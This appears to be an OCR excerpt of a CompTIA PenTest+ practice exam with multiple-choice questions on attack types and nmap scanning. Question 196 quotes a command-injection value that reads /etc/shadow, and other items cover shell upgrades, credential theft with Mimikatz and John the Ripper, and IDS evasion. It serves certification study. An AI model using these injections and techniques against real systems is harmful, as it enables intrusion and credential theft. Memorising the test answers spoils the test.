186. A penetration tester has recently finished a test that revealed that a legacy web application is vulnerable to SQL injections. The client indicates that remediating the vulnerability would require an architectural change and that management does not want to risk anything happening to the current application. Which of the following conditions would minimize the SQL injection risk while providing a low-effort and short-term solution? (Choose two.)

A. Identify and remove the dynamic SQL from the stored procedures.

B. Identify and remove the inline SQL statements from the code.

C. Identify and sanitize all user inputs.

D. Identify the source of malicious input and block the IP address.

E. Use a blacklist validation for the SQL statements.

F. Use a whitelist validation for the SQL statements.

187. A penetration tester runs the following from an exploited machine: `python -c 'import pty; pty.spawn("/bin/bash")'` What action is the tester performing?

A. Creating a sandbox

B. Capturing the credentials

C. Removing the Bash history

D. Upgrading the shell

188. Which of the following types of physical security attacks does a mantrap utilize?

A. Impersonation

B. Lock picking

C. Piggybacking

D. Shoulder surfing

189. A penetration tester has used Social Engineer Toolkit (SET) to make a copy of a company's cloud-hosted web mail portal and then sends an email to try to obtain the CEO's login credentials. This is an example of what type of attack?

A. An elicitation attack

B. An impersonation attack

C. A spear phishing attack

D. A whaling attack

190. A penetration tester is testing the penetration of a client's network and managed to obtain access to a laptop. What would be the tester's next step to obtain credentials from the laptop?

A. Brute force the user's password.

B. Conduct a LLMNR/NETBIOS-NS query.

C. Leverage the BeEF framework to capture credentials.

D. Perform an ARP spoofing poisoning.

191. You are a penetration tester and have found a vulnerability in the client's domain controller. The vulnerability is that null sessions are enabled on the domain controller. What type of attack can be performed to take advantage of this vulnerability?

A. Attempt a pass-the-hash attack to relay credentials.

B. Attempt password brute forcing to log into the host.

C. Attempt RID cycling to enumerate users and groups.

D. Attempt session hijacking to impersonate a system account.

192. A penetration tester has been asked to assess a client's physical security by gaining access to its corporate office. The tester is looking for a method that will allow him to enter the building during both business hours and after hours. What would be the most effective method for the tester to attempt?

A. Badge cloning

B. Lock picking

C. Using a lock bypass

D. Piggybacking

193. The president of an organization reported that he has been receiving a number of phone calls from someone claiming to be with the help desk department. This individual is asking for the CEO to verify his network authentication credentials because his computer is broadcasting across the network. What type of attack is taking place?

A. Impersonation

B. Interrogation

C. Vishing

D. Whaling

194. A penetration tester has found a few unquoted service paths during a test of a client's network. How can the tester use these vulnerabilities to his advantage?

A. By attempting to crack the service account passwords

B. By attempting DLL hijacking attacks

C. By attempting to locate weak file and folder permissions

D. By attempting privilege escalation attacks

195. What type of attack is being carried out when a target is being sent unsolicited messages through Bluetooth?

A. Bluesnarfing

B. Bluesniping

C. Bluejacking

D. War chalking

196. A tester discovers the following log entry on a server:

```
Dec 23 2018 00:22:16 httpd[2342]: GET

/app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow
```

What type of attack was being attempted?

A. Buffer overflow

B. Command injection

C. Cross-site scripting

D. Password attack

197. You and a colleague are discussing different types of attacks. One such attack is a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser. What type of attack is this describing?

A. Buffer overflow

B. Cross-site scripting (XSS)

C. Man-in-the-middle (MITM)

D. SQL injection (SQLi)

198. A user has noticed that their machine has been acting unpredictably over the past week. They have been experiencing slowness and input lag. The user has found a few text files that appear to contain bits of their emails and some instant messenger conversations. The user runs a virus scan where nothing is detected. What type of malware maybe affecting this machine?

A. Backdoor

B. Keylogger

C. Ransomware

D. Rootkit

199. You and a colleague are discussing race condition exploitation. Which one of the following is an example of race condition?

A. Cross-site request forgery (XSRF)

B. Hard-coded credentials

C. SQL injection (SQLi)

D. Time of check to time of use (TOCTTOU)

200. You are a penetration tester, and you are looking to start a session hijacking attack against a client's web application. What information is important to obtain to ensure that your attack will be a success?

A. A session cookie

B. A session ticket

C. A username

D. A user password

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter 4

Penetration Testing Tools

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 4: Penetration Testing Tools

✓ **4.1 Given a scenario, use Nmap to conduct information gathering exercises.**

- SYN scan (-sS) vs. full connect scan (-sT)
- Port selection (-p)
- Service identification (-sV)
- OS fingerprinting (-O)
- Disabling ping (-Pn)
- Target input file (-iL)
- Timing (-T)
- Output parameters
  - -oA
  - -oN
  - -oG
  - -oX

✓ **4.2 Compare and contrast various use cases of tools.**

- Use cases
  - Reconnaissance
  - Enumeration
  - Vulnerability scanning
  - Credential attacks
    - Offline password cracking
    - Brute-forcing services

- Persistence
- Configuration compliance
- Evasion
- Decompilation
- Forensics
- Debugging
- Software assurance
  - Fuzzing
  - SAST
  - DAST
- Tools
  - Scanners
    - Nikto
    - OpenVAS
    - SQLmap
    - Nessus
  - Credential testing tools
    - Hashcat
    - Medusa
    - Hydra
    - Cewl
    - John the Ripper
    - Cain and Abel
    - Mimikatz
    - Patator
    - Dirbuster
    - W3AF
  - Debuggers
    - OLLYDBG
    - Immunity debugger

- GDB
- WinDBG
- IDA
- Software assurance
  - Findbugs/findsecbugs
  - Peach
  - AFL
  - SonarQube
  - YASCA
- OSINT
  - Whois
  - Nslookup
  - Foca
  - TheHarvester
  - Shodan
  - Maltego
  - Recon-NG
  - Censys
- Wireless
  - Aircrack-NG
  - Kismet
  - WiFite
- Web proxies
  - OWASP ZAP
  - Burp Suite
- Social engineering tools
  - SET
  - BeEF

- Remote access tools
  - SSH
  - NCAT
  - NETCAT
  - Proxychains
- Networking tools
  - Wireshark
  - Hping
- Mobile tools
  - Drozer
  - APKX
  - APK studio
- MISC
  - Searchsploit
  - Powersploit
  - Responder
  - Impacket
  - Empire
  - Metasploit framework

✓ **4.3 Given a scenario, analyze tool output or data related to a penetration test.**

- Password cracking
- Pass the hash
- Setting up a bind shell
- Getting a reverse shell
- Proxying a connection
- Uploading a web shell
- Injections

✓ **4.4 Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).**

- Logic
  - Looping
  - Flow control
- I/O
  - File vs. terminal vs. network
- Substitutions
- Variables
- Common operations
  - String operations
  - Comparisons
- Error handling
- Arrays
- Encoding/decoding

1. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a SYN port scan of this host. Which command should you use to do this?

   A. `nmap 192.168.1.1 -sS`

   B. `nmap 192.168.1.1 -sT`

   C. `nmap 192.168.1.1 -sU`

   D. `nmap 192.168.1.1 -sA`

2. You are conducting a white box penetration test for a client. You need to use the nmap utility on your laptop to run a scan of every host on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0). Which commands could you use to do this? (Choose two.)

   A. `nmap 192.168.1.0`

   B. `nmap 192.168.1.0-255`

   C. `nmap 192.168.1.0 –m:255.255.255.0`

   D. `nmap 192.168.1.0/24`

   E. `nmap 192.168.1.1-254`

3. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a SYN port scan of this host. Which commands could you use to do this? (Choose two.)

   A. `nmap 192.168.1.1 –sS`

   B. `nmap 192.168.1.1`

   C. `nmap 192.168.1.1 -sV`

   D. `nmap 192.168.1.1 -O`

   E. `nmap 192.168.1.1 –T0`

4. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to determine the operating system running on this host. Which command should you use to do this?

   A. `nmap 192.168.1.1 –sS`

   B. `nmap 192.168.1.1 –sL`

   C. `nmap 192.168.1.1 -sV`

   D. `nmap 192.168.1.1 -O`

5. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to determine the operating system running on this host. Which command could you use to do this?

   A. `nmap 192.168.1.1 –A`

   B. `nmap 192.168.1.1 –T1`

   C. `nmap 192.168.1.1 -sT`

   D. `nmap 192.168.1.1 -f`

6. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a TCP connect scan of this host. Which command should you use to do this?

   A. `nmap 192.168.1.1 –sL`

   B. `nmap 192.168.1.1 –T1`

   C. `nmap 192.168.1.1 -sT`

   D. `nmap 192.168.1.1 -f`

7. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a UDP port scan of this host. Which command should you use to do this?

   A. `nmap 192.168.1.1 –sL`

   B. `nmap 192.168.1.1 –U`

   C. `nmap 192.168.1.1 -sT`

   D. `nmap 192.168.1.1 -sU`

8. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to discover all the hosts on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0) without actually scanning those hosts. Which command should you use to do this?

   A. `nmap 192.168.1.0/24 –sL`

   B. `nmap 192.168.1.0/24 --list`

   C. `nmap 192.168.1.1-254 -sW`

   D. `nmap 192.168.1.1-254 -sM`

9. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a TCP ACK scan of this host. Which command should you use to do this?

   A. `nmap 192.168.1.1 –sA`

   B. `nmap 192.168.1.1 –T1`

   C. `nmap 192.168.1.1 -sT`

   D. `nmap 192.168.1.1 -ACK`

10. You are conducting a white box penetration test for a client. You need to use the nmap utility on your laptop to run a scan of every host on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0), but without scanning the host with an IP address of 192.168.1.250 (which you suspect is a honeypot host). Which command should you use to do this?

    A. `nmap 192.168.1.1-254`

    B. `nmap 192.168.1.0/24 --noscan 192.168.1.250`

    C. `nmap 192.168.1.0/24 --exclude 192.168.1.250`

    D. `nmap 192.168.1.1-254 --skip 192.168.1.250`

11. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to run a TCP ACK scan of hosts on the network with IP addresses of 192.168.1.10, 192.168.1.11, and 192.168.1.13. Which command should you use to do this?

    A. `nmap 192.168.1.10-13 –sA`

    B. `nmap 192.168.1.0/24 –sA`

    C. `nmap 192.168.1.10/24 -sA`

    D. `nmap 192.168.1.10-13 –sT`

12. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to run a UDP scan of hosts on the network with IP addresses of 192.168.1.10, 192.168.1.11, 192.168.1.13, and 192.168.1.15. Which command should you use to do this?

    A. `nmap 192.168.1.10-15 –sU`

    B. `nmap 192.168.1.0/24 –sU`

    C. `nmap 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.15 -sU`

    D. `nmap 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.15 –U`

13. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to discover all of the hosts on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0) without actually scanning any ports on those hosts. Which command should you use to do this?

    A. `nmap 192.168.1.0/16 –sL`

    B. `nmap 192.168.1.1-254 -sn`

    C. `nmap 192.168.1.1-254 -sW`

    D. `nmap 192.168.1.0/16 -sM`

14. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to discover all of the hosts on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0) that have the Telnet port open. Which command should you use to do this?

    A. `nmap 192.168.1.0/24 –s 23`

    B. `nmap 192.168.1.0/24 –p 21`

    C. `nmap 192.168.1.1-254 –p 21`

    D. `nmap 192.168.1.1-254 –p 23`

15. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to scan all of the ports on a network host with an IP address of 192.168.1.2. Which command should you use to do this?

    A. `nmap 192.168.1.2 -p-`

    B. `nmap 192.168.1.2 –p all`

C. `nmap 192.168.1.2 -s all`

D. `nmap 192.168.1.2 -p 1-1024`

16. You are conducting a gray box penetration test for a client. You use the nmap utility to see whether the Telnet service is running on a Linux server you discovered. The output of the command indicates that the Telnet port state is Filtered. What does this likely mean?

A. The Telnet service is installed but not running.

B. The Telnet service is not installed.

C. The Telnet service is not installed, and a different service is using its default port.

D. The Telnet service is installed and running, but a host firewall is blocking it.

17. You are conducting a gray box penetration test for a client. You use the nmap utility to see whether the Telnet service is running on a Linux server you discovered. The output of the command indicates that the Telnet port state is Open. What does this mean?

A. The Telnet service is installed but not running.

B. The Telnet service is installed, running, and accessible.

C. The Telnet service is not installed, and a different service is using its default port.

D. The Telnet service is not installed.

18. You are conducting a gray box penetration test for a client. You use the nmap utility to see whether the Telnet service is running on a Linux server you discovered. The output of the command indicates that the Telnet port state is Closed. What could this mean? (Choose two.)

A. The Telnet service is installed but not running.

B. The Telnet service is installed, running, and accessible.

C. The Telnet service is not installed, and a different service is using its default port.

D. The Telnet service is not installed.

E. The Telnet service is installed and running, but a host firewall is blocking it.

19. A penetration tester uses the nmap utility to send a TCP SYN packet to a target host. The target host responds with a SYN ACK packet, but instead of finishing the connection, nmap sends a reset packet to the target host. Which option did the tester use with the nmap command?

A. `-sS`

B. `-sT`

C. `-sU`

D. `-sL`

20. Which command option causes nmap to detect services running on a target host and report the version number of any services found?

A. `-sS`

B. `-sT`

C. `-sU`

D. `-sV`

21. Which command option will cause nmap to scan just UDP port 20 and TCP ports 21 and 22?

    A. `-p 20-22`

    B. `--top-ports 1024`

    C. `-p U:20,T:21,22`

    D. `-p-`

22. As a penetration tester, you want to scan a Linux server with an IP address of 192.168.1.200 in the target network and see whether it has a web server installed and running. Which nmap commands will do this? (Choose two.)

    A. `nmap 192.168.1.200 -p http,https`

    B. `nmap 192.168.1.200 -sn 80,443`

    C. `nmap 192.168.1.200 -p 80,443`

    D. `nmap 192.168.1.200 -T4 80,443`

23. As a penetration tester, you want to scan a Linux server with an IP address of 192.168.1.200 in the target network for the 1000 most popular network services to see whether they are installed and running. However, you already know this host is running the DNS service, so you want to skip this port in the scan. Which nmap command will do this?

    A. `nmap 192.168.1.200 -p 1-1000 --exclude-ports 53`

    B. `nmap 192.168.1.200 --top-ports 1000 --exclude-ports 53`

    C. `nmap 192.168.1.200 --well-known-ports --exclude-ports 53`

    D. `nmap 192.168.1.200 --top-ports 1000`

24. You have created a list of target hosts that you want to scan with nmap and saved it to a text file named `/root/targets.txt`. Which command should you use to run the scan using this file?

    A. `nmap -iR /root/targets.txt`

    B. `nmap --file /root/targets.txt`

    C. `nmap -iL /root/targets.txt`

    D. `nmap -iF /root/targets.txt`

25. A penetration tester wants to run a port scan on all hosts on the 192.168.1.0 subnet (with a subnet mask of 255.255.255.0) without actually discovering the hosts first. Which command should she use?

    A. `nmap 192.168.1.0/24 -Pn`

    B. `nmap 192.168.1.0/24 -sL`

    C. `nmap 192.168.1.0/24 -sn`

    D. `nmap 192.168.1.0/24 -n`

26. A penetration tester is using nmap to scan hosts on the target network. The client uses an aggressive IPS tool and employs an experienced IT staff that she needs to avoid. Which timing option should she use with nmap to avoid detection? (Assume that time is not an issue.)

A. `-T1`

B. `-T3`

C. `-T4`

D. `-T5`

27. A penetration tester is using nmap to scan hosts on the target network. The client has a lax security posture and employs a relatively inexperienced IT staff. Which timing option could she consider using with nmap to speed up her scans?

A. `-T1`

B. `-T2`

C. `-T3`

D. `-T4`

28. A penetration tester runs an nmap scan without specifying a timing option. Which one is used by default?

A. `-T1`

B. `-T2`

C. `-T3`

D. `-T4`

E. `-T0`

29. Which nmap timing option causes it to scan in Paranoid mode?

A. `-T0`

B. `-T1`

C. `-T2`

D. `-T3`

E. `-T4`

30. Which nmap timing option causes it to scan in Insane mode?

A. `-T5`

B. `-T4`

C. `-T3`

D. `-T2`

E. `-T1`

31. Which nmap timing option causes it to scan in Polite mode?

A. `-T0`

B. `-T1`

C. `-T2`

D. `-T3`

E. `-T4`

32. Which option causes nmap to save its output to a standard text file in the file system of the host where it was run?

A. `-oX`

B. `-oN`

C. `-oT`

D. `-oV`

33. Which option causes nmap to save its output to an XML-formatted text file in the file system of the host where it was run?

A. `-oX`

B. `-oN`

C. `-oT`

D. `-oG`

34. Which option causes nmap to save its output to a text file that can be quickly searched using the `grep` command?

A. `-oV`

B. `-oN`

C. `-oT`

D. `-oG`

35. Which option causes nmap to save its output in a normal text file, in an XML-formatted text file, and in a greppable text file all at once?

A. `-oX`

B. `-oN`

C. `-oA`

D. `-oG`

36. Which option causes nmap to scan using tiny, fragmented packets in an attempt to fool a packet filtering firewall?

A. `-f`

B. `-Pn`

C. `-n`

D. `-sC`

37. Which option causes nmap to send scans from a spoofed IP address?

A. `-f`

B. `-D`

C. `-n`

D. `-sF`

38. Which option causes nmap to scan a specified number of random hosts?

A. `-iL`

B. `-sS`

C. `-sR`

D. `-iR`

39. Which option causes nmap to scan a host for the 100 most commonly used IP ports, such as 20, 21, 23, 25, 53, 80, etc.?

A. `-p-`

B. `-sV`

C. `-F`

D. `-p 100`

40. Which nmap option causes the utility to relay connections through a proxy server?

A. `--proxies`

B. `-S`

C. `-D`

D. `-g`

41. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:03 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0031s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
80/tcp   open   http
179/tcp  closed bgp
443/tcp  open   https
5000/tcp closed upnp
MAC Address: [redacted]
```

Which nmap commands could have been used to generate this output? (Choose two.)

A. `nmap 10.0.0.1`

B. `nmap 10.0.0.1 -sS`

C. `nmap 10.0.0.1 -sL`

D. `nmap 10.0.0.1 -sn`

42. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:10 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0019s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
80/tcp   open   http
179/tcp  closed bgp
443/tcp  open   https
5000/tcp closed upnp
MAC Address: [redacted]

Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

Which nmap command could have been used to generate this output?

A. `nmap 10.0.0.1 -PA`

B. `nmap 10.0.0.1 -sT`

C. `nmap 10.0.0.1 -sL`

D. `nmap 10.0.0.1 -sn`

43. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:16 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0062s latency).
Not shown: 994 open|filtered ports
PORT     STATE  SERVICE
53/udp   open   domain
161/udp  closed snmp
500/udp  open   isakmp
1701/udp closed L2TP
1900/udp closed upnp
5351/udp closed nat-pmp
MAC Address: [redacted]
```

Which nmap command could have been used to generate this output?

A. `nmap 10.0.0.1`

B. `nmap 10.0.0.1 -sS`

C. `nmap 10.0.0.1 -sU`

D. `nmap 10.0.0.1 -sT`

44. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:20 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0013s latency).
All 1000 scanned ports on router.nebo-tech.com (10.0.0.1) are filtered
MAC Address: [redacted]
```

Which nmap command could have been used to generate this output?

A. `nmap 10.0.0.1 -sA`

B. `nmap 10.0.0.1 -sS`

C. `nmap 10.0.0.1 -sU`

D. `nmap 10.0.0.1 -sT`

45. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:25 UTC
Initiating ARP Ping Scan at 03:25
Scanning 10.0.0.5 [1 port]
Completed ARP Ping Scan at 03:25, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:25
Completed Parallel DNS resolution of 1 host. at 03:25, 0.03s elapsed
Initiating SYN Stealth Scan at 03:25
Scanning 10.0.0.5 [1000 ports]
Discovered open port 80/tcp on 10.0.0.5
Completed SYN Stealth Scan at 03:25, 0.21s elapsed (1000 total ports)
Nmap scan report for 10.0.0.5
Host is up (0.0059s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.032KB)
```

Which nmap command could have been used to generate this output?


A. `nmap 10.0.0.5 -v`

B. `nmap 10.0.0.5 -sS`

C. `nmap 10.0.0.5 -sU`

D. `nmap 10.0.0.5 -sT`

46. Consider the following image:



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:30 UTC
Initiating ARP Ping Scan at 03:30
Scanning 10.0.0.5 [1 port]
Completed ARP Ping Scan at 03:30, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:30
Completed Parallel DNS resolution of 1 host. at 03:30, 0.03s elapsed
Initiating UDP Scan at 03:30
Scanning 10.0.0.5 [1000 ports]
Completed UDP Scan at 03:30, 1.44s elapsed (1000 total ports)
Nmap scan report for 10.0.0.5
Host is up, received arp-response (0.0040s latency).
Scanned at 2018-11-28 03:30:39 UTC for 1s
Not shown: 995 closed ports
Reason: 995 port-unreaches
PORT      STATE         SERVICE        REASON
53/udp    open|filtered domain         no-response
520/udp   open|filtered route          no-response
1900/udp  open|filtered upnp           no-response
47624/udp open|filtered directplaysrvr no-response
49160/udp open|filtered unknown        no-response
MAC Address: [redacted]

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
           Raw packets sent: 1006 (29.131KB) | Rcvd: 996 (55.748KB)
```

Which nmap command could have been used to generate this output?


A. `nmap 10.0.0.5`

B. `nmap 10.0.0.5 -sS`

C. `nmap 10.0.0.5 –sU -vv`

D. `nmap 10.0.0.5 –sT -v`

47. Consider the following image:



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:34 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Nmap scan report for 10.0.0.2
Nmap scan report for 10.0.0.3
Nmap scan report for 10.0.0.4
Nmap scan report for 10.0.0.5
Nmap scan report for 10.0.0.6
Nmap scan report for 10.0.0.7
Nmap scan report for 10.0.0.8
Nmap scan report for 10.0.0.9
Nmap scan report for 10.0.0.10
Nmap done: 10_IP addresses (0 hosts up) scanned in 0.05 seconds
```

Which nmap command could have been used to generate this output?


A. `nmap 10.0.0.1-10`

B. `nmap 10.0.0.1-10 -sL`

C. `nmap 10.0.0.1-10 –Pn`

D. `nmap 10.0.0.1-10 –PS`

48. Consider the following image:



```
root@kali:~# nmap 10.0.0.1-10 -sL
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:34 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Nmap scan report for 10.0.0.2
Nmap scan report for 10.0.0.3
Nmap scan report for 10.0.0.4
Nmap scan report for 10.0.0.5
Nmap scan report for 10.0.0.6
Nmap scan report for 10.0.0.7
Nmap scan report for 10.0.0.8
Nmap scan report for 10.0.0.9
Nmap scan report for 10.0.0.10
Nmap done: 10 IP addresses (0 hosts up) scanned in 0.05 seconds
root@kali:~# nmap 10.0.0.1-10 -sn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:39 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0027s latency).
MAC Address:
Nmap scan report for 10.0.0.4
Host is up (0.0027s latency).
MAC Address:
Nmap scan report for 10.0.0.5
Host is up (0.0027s latency).
MAC Address:
Nmap scan report for 10.0.0.7
Host is up (0.0023s latency).
MAC Address:
Nmap done: 10 IP addresses (4 hosts up) scanned in 0.39 seconds
root@kali:~#
```

Which nmap command could have been used to generate this output?


A. `nmap 10.0.0.1-10`

B. `nmap 10.0.0.1-10 -sL`

C. `nmap 10.0.0.1-10 –sn`

D. `nmap 10.0.0.1-10 –PR`

49. Consider the following image:



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:44 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0029s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Nmap scan report for 10.0.0.4
Host is up (0.0025s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: [redacted]

Nmap scan report for 10.0.0.5
Host is up (0.0030s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Nmap scan report for 10.0.0.7
Host is up (0.0028s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Nmap done: 10_IP addresses (4 hosts up) scanned in 0.75 seconds
```

Which nmap command could have been used to generate this output?


A. `nmap 10.0.0.1-10 -p 80`

B. `nmap 10.0.0.1-10 -F`

C. `nmap 10.0.0.1-10 -sn 80`

D. `nmap 10.0.0.1-10 -p-`

50. Consider the following image:



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:51 UTC
Nmap scan report for 10.0.0.5
Host is up (0.0076s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 0.6.5
MAC Address: [redacted]

Service detection performed. Please report any incorrect results at htt
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.54 seconds
```

Which nmap command could have been used to generate this output?

A. `nmap 10.0.0.5`

B. `nmap 10.0.0.5 -sS`

C. `nmap 10.0.0.5 -sV`

D. `nmap 10.0.0.5 -sT`

51. As a part of a penetration test, you need to perform reconnaissance on the target organization to passively gather information. Which tools could you use to do this? (Choose two.)

A. whois

B. Metasploit Framework

C. OpenVAS

D. nslookup

E. Nessus

52. As a part of a penetration test, you need to establish an active connection to the computer systems and devices at the target organization to enumerate and fingerprint them. Which tools could you use to do this? (Choose two.)

A. whois

B. nmap

C. hping

D. Aircrack-ng

E. John the Ripper

53. As a part of a penetration test, you need to gather user account names and passwords from the passwd and shadow files from a Linux server. Which utilities could you use to do this? (Choose two.)

A. John the Ripper

B. Cain and Abel

C. Kismet

D. Censys

E. Recon-ng

54. As a part of a penetration test, you need to perform an in-depth scan of a target to identify vulnerabilities, such as missing updates or misconfigured security settings. Which utilities could you use to do this?

A. Censys

B. theHarvester

C. Shodan

D. OWASP ZAP

E. Nessus

55. A penetration tester is performing a gray box test for a client. The tester decides to run a brute-force attack against a SQL database. Which utility could be used to do this?

A. John the Ripper

B. SQLmap

C. WiFite

D. Nikto

56. A penetration tester is performing a gray box test for a client. The tester wants to try to generate a Kerberos "golden ticket" to compromise services within the target Active Directory domain. Which utility could be used to do this?

A. Mimikatz

B. John the Ripper

C. W3AF

D. ncat

57. Which of the following utilities can be categorized as vulnerability scanners? (Choose two.)

A. Nikto

B. SET

C. W3AF

D. Medusa

